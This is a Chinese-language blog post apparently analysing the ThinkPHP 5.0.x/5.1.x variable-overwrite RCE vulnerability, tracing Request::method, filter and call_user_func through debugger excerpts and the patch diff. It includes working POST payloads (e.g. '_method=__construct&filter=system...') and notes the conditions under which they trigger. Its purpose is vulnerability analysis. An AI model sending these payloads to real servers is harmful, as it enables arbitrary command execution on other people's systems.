
Thinkphp 5.0.x/5.1.x 变量覆盖 RCE 漏洞分析 | whip1ash

在写完这篇文章五个月后的某一天突然看起这篇文章，发现逻辑混乱，狗屁不通，我自己都看不明白。如果你要参考此篇文章，建议你手边放一份代码，边调试边看，大概你通过调试能够使自己这个漏洞有所了解，因为此文可读性极差。强烈建议你通读全文后再决定要不要通过这篇文章来学习此漏洞，以免误入歧途。

首先讲一下遇到的一个坑点，网上 5.0.0 – 5.0.23 的 POC 都是这样的

```
http://127.0.0.1/thinkphp/public/index.php?s=captcha
POST:
_method=__construct&filter=system&method=get&server[REQUEST_METHOD]=id
```

`s=captcha` 需要 vendor 中存在 topthink/think-captcha，这个只有在 extend 版本中存在，core 版本是不存在的，如果遇到报错没回显，可以考虑这种情况。(坑了一下午



```
@@ -522,8 +522,11 @@ public function method($method = false)
522 522             return $this->server('REQUEST_METHOD') ?: 'GET';
523 523         } elseif (!$this->method) {
524 524             if (isset($_POST[Config::get('var_method')])) {
525     -               $this->method = strtoupper($_POST[Config::get('var_method')]);
526     -               $this->{$this->method}($_POST);
    525 +               $method = strtoupper($_POST[Config::get('var_method')]);
    526 +               if (in_array($method, ['GET', 'POST', 'DELETE', 'PUT', 'PATCH'])) {
    527 +                   $this->method = $method;
    528 +                   $this->{$this->method}($_POST);
    529 +               }
527 530           } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
528 531               $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
529 532           } else {
```

在 think\Request 中添加了校验，只允许 $method 为常规的五种方法，默认是 POST。


前面的常规流程不讲了，直接从 think\App 开始，只关注其中的几个点，省略不必要的干扰。

```php
public static function run(Request $request = null)
{
    $request = is_null($request) ? Request::instance() : $request;

    try {
        $config = self::initCommon();

        // 模块/控制器绑定
        if (defined( name: 'BIND_MODULE')) {...} elseif ($config['auto_bind_module']) {...}

        $request->filter($config['default_filter']);

        // 默认语言
        Lang::range($config['default_lang']);
        // 开启多语言机制 检测当前语言
        $config['lang_switch_on'] && Lang::detect();
        $request->langset(Lang::range());

        // 加载系统语言包
        Lang::load([...]);

        // 监听 app_dispatch
        Hook::listen( tag: 'app_dispatch', &params: self::$dispatch);
        // 获取应用调度信息
        $dispatch = self::$dispatch;

        // 未设置调度信息则进行 URL 路由检测
        if (empty($dispatch)) {
            $dispatch = self::routeCheck($request, $config);
        }

        // 记录当前调度信息
        $request->dispatch($dispatch);

        // 记录路由和请求信息
        if (self::$debug) {
            Log::record( msg: '[ ROUTE ] ' . var_export($dispatch, return: true), type: 'info');
            Log::record( msg: '[ HEADER ] ' . var_export($request->header(), return: true), type: 'info');
            Log::record( msg: '[ PARAM ] ' . var_export($request->param(), return: true), type: 'info');
        }

        // 监听 app_begin
        Hook::listen( tag: 'app_begin', &params: $dispatch);

        // 请求缓存检查
        $request->cache(...);

        $data = self::exec($dispatch, $config);
```

只看打断点的三个方法，可以看到从 routeCheck 得到 `$dispatch` ， `$dispatch` 传入 exec()。debug 稍后再讲。先从 exce() 开始。

```php
protected static function exec($dispatch, $config)
{
    switch ($dispatch['type']) {
        case 'redirect':...
        case 'module':...
        case 'controller':...
        case 'method': // 回调方法
            $vars = array_merge(Request::instance()->param(), $dispatch['var']);
            $data = self::invokeMethod($dispatch['method'], $vars);
            break;
        case 'function': // 闭包
            $data = self::invokeFunction($dispatch['function']);
            break;
        case 'response': // Response 实例
            $data = $dispatch['response'];
            break;
        default:
            throw new \InvalidArgumentException( message: 'dispatch type not support');
    }

    return $data;
}
```

调用 Request 的 param 方法，看见 Request::isntance() 方法可以判断 Request 类是个单例模式，查看构造方法可以发现 Request 类的构造方法是 protected。跟进 param()。



```php
public function param($name = '', $default = null, $filter = '')
{
    if (empty($this->mergeParam)) {
        $method = $this->method( method: true);
        // 自动获取请求变量
        switch ($method) {
            case 'POST':
                $vars = $this->post( name: false);
                break;
            case 'PUT':
            case 'DELETE':
            case 'PATCH':
                $vars = $this->put( name: false);
                break;
            default:
                $vars = [];
        }
        // 当前请求参数和URL地址中的参数合并
        $this->param      = array_merge($this->param, $this->get( name: false), $vars, $this->route( name: false));
        $this->mergeParam = true;
    }
    if (true === $name) {
        // 获取包含文件上传信息的数组
        $file = $this->file();
        $data = is_array($file) ? array_merge($this->param, $file) : $this->param;
        return $this->input($data,  name: '', $default, $filter);
    }
    return $this->input($this->param, $name, $default, $filter);
}
```

获取参数，调用 method()，返回时调用 input 方法，跟进 method()。

```php
public function method($method = false)
{
    if (true === $method) {
        // 获取原始请求类型
        return $this->server( name: 'REQUEST_METHOD') ?: 'GET';
    } elseif (!$this->method) {
        if (isset($_POST[Config::get( name: 'var_method')])) {
            $this->method = strtoupper($_POST[Config::get( name: 'var_method')]);
            $this->{$this->method}($_POST);
        } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
            $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
        } else {
            $this->method = $this->server( name: 'REQUEST_METHOD') ?: 'GET';
        }
    }
    return $this->method;
}
```

这就是漏洞点所在了，可以很容易的发现这里通过 `$this->method` 变量调用函数，这个变量可控，来自于 `$_POST[Config::get('var_method')]` ，通过查看配置文件发现 Config::get('var_method') 值为_method。**所以可以调用 Request 类中的任意方法。**

回到 param() 方法中，看看返回了什么，跟进 $this–>input() 方法。

```php
public function input($data = [], $name = '', $default = null, $filter = '')
{
    if (false === $name) {
        // 获取原始数据
        return $data;
    }
    $name = (string) $name;
    if ('' != $name) {...}

    // 解析过滤器
    $filter = $this->getFilter($filter, $default);

    if (is_array($data)) {
        array_walk_recursive( &input: $data, [$this, 'filterValue'], $filter);
        reset( &array: $data);
    } else {
        $this->filterValue( &value: $data, $name, $filter);
    }

    if (isset($type) && $data !== $default) {
        // 强制类型转换
        $this->typeCast( &: $data, $type);
    }
    return $data;
}
```

这里获取变量，并做一些过滤，看看过滤器干了什么。跟进 `$this->filterValue()` 。

```php
private function filterValue(&$value, $key, $filters)
{
    $default = array_pop( &array: $filters);
    foreach ($filters as $filter) {
        if (is_callable($filter)) {
            // 调用函数或者方法过滤
            $value = call_user_func($filter, $value);
        } elseif (is_scalar($value)) {
            if (false !== strpos($filter, needle: '/')) {
                // 正则过滤
                if (!preg_match($filter, $value)) {
                    // 匹配不成功返回默认值
                    $value = $default;
                    break;
                }
            } elseif (!empty($filter)) {
                // filter函数不存在时，则使用filter_var进行过滤
                // filter为非整形值时，调用filter_id取得过滤id
                $value = filter_var($value, filter: is_int($filter) ? $filter : filter_id($filter));
                if (false === $value) {
                    $value = $default;
                    break;
                }
            }
        }
    }
    return $this->filterExp( &: $value);
}
```

这里调用了 call_user_func！传入 `$filter` 和 `$value` 两个变量，往前看看这两个变量是否可控。

回看 input 方法可以发现 `$filter` 是通过 `$this->getFilter()` 获得的，而 `$name`

是传进来的。

先跟进 `$this->getFilter()` 。

```
1053    protected function getFilter($filter, $default)
1054    {
1055        if (is_null($filter)) {
1056            $filter = [];
1057        } else {
1058            $filter = $filter ?: $this->filter;
1059            if (is_string($filter) && false === strpos($filter, needle: '/')) {
1060                $filter = explode( delimiter: ',', $filter);
1061            } else {
1062                $filter = (array) $filter;
1063            }
1064        }
1065
1066        $filter[] = $default;
1067        return $filter;
1068    }
```

找到源头了， `$filter` 为空时从 `$this->filter` 获取值。往前看一眼看看 `$name` 是从哪传进来的。

看了看之前的几个方法，好像没有找到 `$this->server` ，不过不要紧，再看一下 `$this->method` 方法。可以发现刚才我们分析的逻辑是 `$this->method` 为 false 的情况，也就是为空的情况，在这个逻辑中对这个变量进行了赋值。当传入的 `$method` 不为 FALSE 的时候，进入标出的逻辑。

```
518    public function method($method = false)
519    {
520        if (true === $method) {
521            // 获取原始请求类型
522            return $this->server( name: 'REQUEST_METHOD') ?: 'GET';
523        } elseif (!$this->method) {
524            if (isset($_POST[Config::get( name: 'var_method')])) {
525                $this->method = strtoupper($_POST[Config::get( name: 'var_method')]);
526                $this->{$this->method}($_POST);
527            } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
528                $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
529            } else {
530                $this->method = $this->server( name: 'REQUEST_METHOD') ?: 'GET';
531            }
532        }
533        return $this->method;
534    }
```

跟进 `$this->server()` 。

```
857    public function server($name = '', $default = null, $filter = '')
858    {
859        if (empty($this->server)) {
860            $this->server = $_SERVER;
861        }
862        if (is_array($name)) {
863            return $this->server = array_merge($this->server, $name);
864        }
865        return $this->input($this->server, name: false === $name ? false : strtoupper($name), $default, $filter);
```

```
866     }
```

所以如果 `$this->server` 和 `$this->filter` 在传入 filterValue() 方法之前能变成我们想要的值就可以执行任意代码。

所以如果能够在第一次调用 method() 方法的时候覆盖几个关键变量，第二次调用 method 方法的时候就可以将控制的变量传入 input 的方法。回想一下，我们可以调用 $Request 类的任意函数，所以如果有一个方法，能够当前实例的变量，那么上述的要求就能够得到满足。

`Request::__construct` 可以满足上述覆盖变量条件条件，App::routeCheck() 方法满足调用条件。调用链为 `think\App::run() ==> think\App::routeCheck() ==> think\Route::check() ==> Request::method()`，在此时使用 POST 参数覆盖变量，使 `_method=__construct, filter=system, method=get`，server[REQUEST_METHOD]=id，在动态函数处调用构造方法并覆盖上述变量。导致在 filterValue() 方法中的 call_user_func() 函数中执行 system(id) 这个语句，导致 RCE。

```
135     protected function __construct($options = [])
136     {
137         foreach ($options as $name => $item) {
138             if (property_exists($this, $name)) {
139                 $this->$name = $item;
140             }
141         }
142         if (is_null($this->filter)) {
143             $this->filter = Config::get( name: 'default_filter');
144         }
145
146         // 保存 php://input
147         $this->input = file_get_contents( filename: 'php://input');
148     }
```

变量覆盖部分就结束了，但是还有一个问题，需要在 App::exec() 方法中进入 case ‘method’流程。

case ‘method’流程

将 POST 数据发送到 / public/index.php?s=index 这个 URL 发现无法触发漏洞，这是因为 s=index 的时候触发 case ‘moudle’逻辑，在此逻辑中调用 App::moudle()。

```
452             case 'module': // 模块/控制器/操作
```

```
453                 $data = self::module(
454                     $dispatch['module'],
455                     $config,
456                     convert: isset($dispatch['convert']) ? $dispatch['convert'] : null
457                 );
458                 break;
```

而在 moudle 方法中将 filter 属性覆盖为默认属性。

```
494     public static function module($result, $config, $convert = null)
495     {
496         if (is_string($result)) {
497             $result = explode( delimiter: '/', $result);
498         }
499 
500         $request = Request::instance();
501 
502         if ($config['app_multi_module']) {...} else {
538             // 单一模块部署
539             $module = '';
540             $request->module($module);
541         }
542 
543         // 设置默认过滤机制
544         $request->filter($config['default_filter']);
545 
546         // 当前模块路径
547         App::$modulePath = APP_PATH . ($module ? $module . DS : '');
```

安全客的分析文章说是在 5.0.23 中添加了这个方法，我看了一下几个早期版本 (5.0.18/5.0.17) 均存在此逻辑，不知道是漏洞爆发后全版本都添加了此段逻辑还是本来就存在此段逻辑，此处已不好判断。

在调用 vendor 相关组件是触发 `case 'method'` 逻辑，找了一下只有在 captcha 组件中注册了路由，所以使 s=captcha。

关于 thinkphp 的路由分发我在网上找了一圈也没有找到什么很好的资料，composer 有自己的自动类加载机制，thinkphp 只是调用 composer 的接口实现了 vendor 的加载，但是可以看见在路由加载规则的时候已经加载了 captcha 的命名空间，击中 think\Route::check 方法中可以断点时可以发现 \$rules 变量中已经存在了 captcha 的控制器命名空间。

偷的柠檬师傅的图.....


定义方式	定义格式
路由到模块/控制器	'[模块/控制器/操作]?额外参数1=值1&额外参数2=值2...'
路由到重定向地址	'外部地址'（默认301重定向） 或者 ['外部地址','重定向代码']
路由到控制器的方法	'@[模块/控制器/]操作'
路由到类的方法	'\完整的命名空间类::静态方法' 或者 '\完整的命名空间类@动态方法'

路由到闭包函数	闭包函数定义（支持参数传入）

这个路由在 vendor/topthink/think-captcha/src/helper.php 中定义。

```
\think\Route::get('captcha/[:id]',
"\\think\\captcha\\CaptchaController@index");
```

这个流程的逻辑调用如下图所示，图偷自绿盟技术博客。



关于 debug

回看到最初的 App::run() 函数中，可以看到如果开启 debug 的话直接调用 \$request->param，从而直接触发漏洞，如果开启 debug 的话，无论 s=xxx，都可以直接触发漏洞。

总结一下

1. 如果没有开启 debug 的情况下，此漏洞触发需要存在 vendor 中存在存在 captcha 组件

2. 如果开启 debug 的话，此漏洞可以在任意路由进行触发。

另外一个 POC

请求的 URL 不变，POST 数据变为

```
_method=__construct&filter=system&method=get&get[]=id
```

这个 POC 覆盖了 \$this->get 属性，在 \$this->param() 方法中进入 \$this->get() 方法和 \$this->route() 方法，将返回被覆盖的 get 属性，赋值给 \$this->param 属性，也就是 POC 中的 id。如图所示。

```
634     public function param($name = '', $default = null, $filter = '')  $name: ""  $default: null  $filter: ""
635     {
636         if (empty($this->mergeParam)) {  mergeParam: false
637             $method = $this->method( method: true);  $method: "GET"
638             // 自动获取请求变量
639             switch ($method) {  $method: "GET"
640                 case 'POST':
641                     $vars = $this->post( name: false);  $vars: [0]
642                     break;
643                 case 'PUT':
644                 case 'DELETE':
645                 case 'PATCH':
646                     $vars = $this->put( name: false);
647                     break;
648                 default:
649                     $vars = [];
650             }
651             // 当前请求参数和URL地址中的参数合并
652             $this->param      = array_merge($this->param, $this->get( name: false), $vars, $this->route( name: false));  $vars: [0]
653             $this->mergeParam = true;
654         }
```

在函数返回的时候调用 \$this->input() 方法，\$data 的值为 \$this->param，也就是 POC 中的 id。

在 \$this->input() 方法中 \$this->getFilter() 方法返回 \$this->filter 属性，也就是 system。由于 \$data 是数组，所以进入 array_walk_recursive() 方法。

```
994     public function input($data = [], $name = '', $default = null, $filter = '')
995     {
996         if (false === $name) {...}
1000        $name = (string) $name;
1001        if ('' != $name) {...}
1021
1022        // 解析过滤器
1023        $filter = $this->getFilter($filter, $default);
1024
1025        if (is_array($data)) {
1026            array_walk_recursive( &input: $data, [$this, 'filterValue'], $filter);
1027            reset( &array: $data);
1028        } else {
1029            $this->filterValue( &value: $data, $name, $filter);
1030        }
```

执行 \$this->filterValue() 方法，从而 RCE。

```
1077    private function filterValue(&$value, $key, $filters)  $value: "id"  $key: 0  $filters: {"system"}[1]
1078    {
1079        $default = array_pop( &array: $filters);  $default: null
1080        foreach ($filters as $filter) {  $filters: {"system"}[1]  $filter: "system"
1081            if (is_callable($filter)) {
1082                // 调用函数或者方法过滤
1083                $value = call_user_func($filter, $value);  $filter: "system"  $value: "id"
1084            } elseif (is_scalar($value)) {
1085                if (false !== strpos($filter,  needle: '/')) {
1086                    // 正则过滤
1087                    if (!preg_match($filter, $value)) {
1088                        // 匹配不成功返回默认值
1089                        $value = $default;
1090                        break;
1091                    }
1092                } elseif (!empty($filter)) {
1093                    // filter函数不存在时，则使用filter_var进行过滤
1094                    // filter为非整形值时，调用filter_id取得过滤id
1095                    $value = filter_var($value,  filter: is_int($filter) ? $filter : filter_id($filter));
1096                    if (false === $value) {
1097                        $value = $default;
1098                        break;
1099                    }
1100                }
```

5.1.x 此变量覆盖漏洞依然存在，但是有点差别。

通过 composer 获取一个 5.1.17 版本的 thinkphp。

`composer create-project topthink/think=5.1.17 tp5117` 。

但是这样安装的 framework 是最新版本的，可以通过更改 require 中的 framework 版本来安装指定版本。还可以添加 captcha 插件，如图所示。

```
2       "require": {
1           "php": ">=5.6.0",
20          "topthink/framework": "5.1.17"
1       },
```

php 更改完成后直接 composer update 就好了。

使用如下 POC：


```
POST /public/index.php

a=system&b=id&_method=filter
```


5.1 的加载流程有一个比较大的改动，这里不再赘述，直接断点到 think\App::Run() 方法的路由分发 routeCheck() 方法。

```php
public function run()
{
    try {
        // 初始化应用
        $this->initialize();

        // 监听app_init
        $this->hook->listen('app_init');

        if ($this->bindModule) {...} elseif ($this->config( name: 'app.auto_bind_module')) {...}

        // 监听app_dispatch
        $this->hook->listen('app_dispatch');

        $dispatch = $this->dispatch;

        if (empty($dispatch)) {
            // 路由检测
            $dispatch = $this->routeCheck()->init();
        }

        // 记录当前调度信息
        $this->request->dispatch($dispatch);

        // 记录路由和请求信息
        if ($this->appDebug) {
            $this->log( msg: '[ ROUTE ] ' . var_export($this->request->routeInfo(), return: true));
            $this->log( msg: '[ HEADER ] ' . var_export($this->request->header(), return: true));
            $this->log( msg: '[ PARAM ] ' . var_export($this->request->param(), return: true));
        }
```

```php
public function routeCheck()
{
    // 检测路由缓存
    if (!$this->appDebug && $this->config->get('route_check_cache')) {...}

    // 获取应用调度信息
    $path = $this->request->path();  $path: ""

    // 路由检测
    $files = scandir($this->routePath);  $files: {".", "..", "route.php"}[3]
    foreach ($files as $file) {...}

    if ($this->config( name: 'route.route_annotation')) {...}

    // 是否强制路由模式
    $must = !is_null($this->routeMust) ? $this->routeMust : $this->route->config('url_route_must');

    // 路由检测 返回一个Dispatch对象
    $dispatch = $this->route->check($path, $must);

    if (!empty($routeKey)) {
        try {
            $this->cache
                ->connect($option)
                ->tag('route_cache')
                ->set($routeKey, $dispatch);
        } catch (\Exception $e) {
            // 存在闭包的时候缓存无效
        }
    }

    return $dispatch;
}
```

调用 check 方法，有一系列的 check 方法调用，一直调用到 think\route\RuleGroup 的 check()。调用栈如下。





在这个方法中调用 Request::method() 方法，变量覆盖的漏洞触发点。

```
769     public function method($origin = false)  $origin: false
770     {
771         if ($origin) {  $origin: false
772             // 获取原始请求类型
773             return $this->isCli() ? 'GET' : $this->server( name: 'REQUEST_METHOD');
774         } elseif (!$this->method) {
775             if (isset($_POST[$this->config['var_method']])) {
776                 $this->method    = strtoupper($_POST[$this->config['var_method']]);  config: [61]
777                 $method          = strtolower($this->method);  method: "FILTER"  $method: "filter"
778                 $this->{$method} = $_POST;
779             } elseif ($this->server( name: 'HTTP_X_HTTP_METHOD_OVERRIDE')) {
780                 $this->method = strtoupper($this->server( name: 'HTTP_X_HTTP_METHOD_OVERRIDE'));
781             } else {
782                 $this->method = $this->isCli() ? 'GET' : $this->server( name: 'REQUEST_METHOD');
783             }
784         }
785
786         return $this->method;
787     }
```

可以看到这里直接变量覆盖，而不是像 5.0.x 一样动态函数调用。这里覆盖 \$this->filter 变量为 \$_POST。返回 \$this->method 属性，值为 filter。

```
115     public function check($request, $url, $completeMatch = false)  $request: {config => [61], method => "FILTER",
116     {
117         if ($dispatch = $this->checkCrossDomain($request)) {...}
121
122         // 检查分组有效性
123         if (!$this->checkOption($this->option, $request) || !$this->checkUrl($url)) {...}
126
127         // 解析分组路由
128         if ($this instanceof Resource) {...} elseif ($this->rule) {
131             if ($this->rule instanceof Response) {...}
134
135             $this->parseGroupRule($this->rule);  rule: null
136         }
137
138         // 获取当前路由规则
139         $method = strtolower($request->method());  $request: {config => [61], method => "FILTER", domain => null,
140         $rules  = $this->getMethodRules($method);
141
```

进入 getMethodRules 方法。

```
194     protected function getMethodRules($method)  $method: "filter"
195     {
196         return array_merge($this->rules[$method], $this->rules['*']);
197     }
```

在这个方法中合并数组，由于当前对象 rules 属性中没有 filter 方法，所以会报错。所以需要在 index.php 中加入 `error_reporting(0);` 。这个漏洞很鸡肋的地方就在这里，这个 `error_reporting(0);` 必须写在 require 下方，否则无效。

如图。

```php
<?php
//...

// [ 应用入口文件 ]
namespace think;

// 加载基础文件
require __DIR__ . '/../thinkphp/base.php';

error_reporting( level: 0);

// 支持事先使用静态方法设置Request对象和Config对象

// 执行应用并响应
Container::get( abstract: 'app')->run()->send();
```

路由分发和变量覆盖结束，接下来是动态加载，加载流程比较复杂，不再一步步跟进，直接断点到 think\Request::post();


这个方法在 think\Request::param() 方法中调用，在这里直接返回我们的 POST 数组。

```php
public function post($name = '', $default = null, $filter = '')
{
    if (empty($this->post)) {
        $this->post = !empty($_POST) ? $_POST : $this->getJsonInputData($this->input);
    }

    return $this->input($this->post, $name, $default, $filter);
}
```

```php
public function param($name = '', $default = null, $filter = '')  $name: ""  $default: null  $filter: ""
{
    if (!$this->mergeParam) {
        $method = $this->method( origin: true);  $method: "POST"

        // 自动获取请求变量
        switch ($method) {  $method: "POST"
            case 'POST':
                $vars = $this->post( name: false);  $vars: {a => "system", b => "id", _method => "filter"}[3]
                break;
            case 'PUT':
            case 'DELETE':
            case 'PATCH':
                $vars = $this->put( name: false);
                break;
            default:
                $vars = [];
        }

        // 当前请求参数和URL地址中的参数合并
        $this->param = array_merge($this->param, $this->get( name: false), $vars, $this->route( name: false));  $vars:

        $this->mergeParam = true;  mergeParam: true
    }

    if (true === $name) {
        // 获取包含文件上传信息的数组
        $file = $this->file();
        $data = is_array($file) ? array_merge($this->param, $file) : $this->param;
```

```
916
917         return $this->input($data, name: '', $default, $filter);
918     }
919
920     return $this->input($this->param, $name, $default, $filter);  $default: null  $filter: ""  $name: ""  param: [3]
```

\$this->param 的值为合并数组得到，然后传入 input 函数，此时 param 属性的值为



在 input 方法中 getFilter 方法返回刚才覆盖的变量。将 \$data 和 \$filter 通过 array_walk_recursive 传入 filterValue 函数。


```
1271    public function input($data = [], $name = '', $default = null, $filter = '')  $data: {a => "system", b =>
1272    {
1273        if (false === $name) {...}
1277
1278        $name = (string) $name;
1279        if ('' != $name) {...}
1295
1296        // 解析过滤器
1297        $filter = $this->getFilter($filter, $default);  $default: null  $filter: {a => "system", b => "id",
1298
1299        if (is_array($data)) {  $data: {a => "system", b => "id", _method => "filter"}[3]
1300            array_walk_recursive( &input: $data, [$this, 'filterValue'], $filter);
1301            reset( &array: $data);
1302        } else {
1303            $this->filterValue( &value: $data, $name, $filter);
1304        }
1305
1306        if (isset($type) && $data !== $default) {
1307            // 强制类型转换
1308            $this->typeCast( &: $data, $type);
1309        }
1310
1311        return $data;
1312    }
```

这里循环调用 filterValue 方法，触发其中的 call_user_func()，RCE!

```
1375    private function filterValue(&$value, $key, $filters)  $value: "id"  $key: "b"  $filters: {a => "system", b => "id",
1376    {
1377        $default = array_pop( &array: $filters);  $filters: {a => "system", b => "id", _method => "filter", 0 => null}[4]
1378
1379        foreach ($filters as $filter) {
1380            if (is_callable($filter)) {
1381                // 调用函数或者方法过滤
1382                $value = call_user_func($filter, $value);
1383            } elseif (is_scalar($value)) {
1384                if (false !== strpos($filter, needle: '/')) {
1385                    // 正则过滤
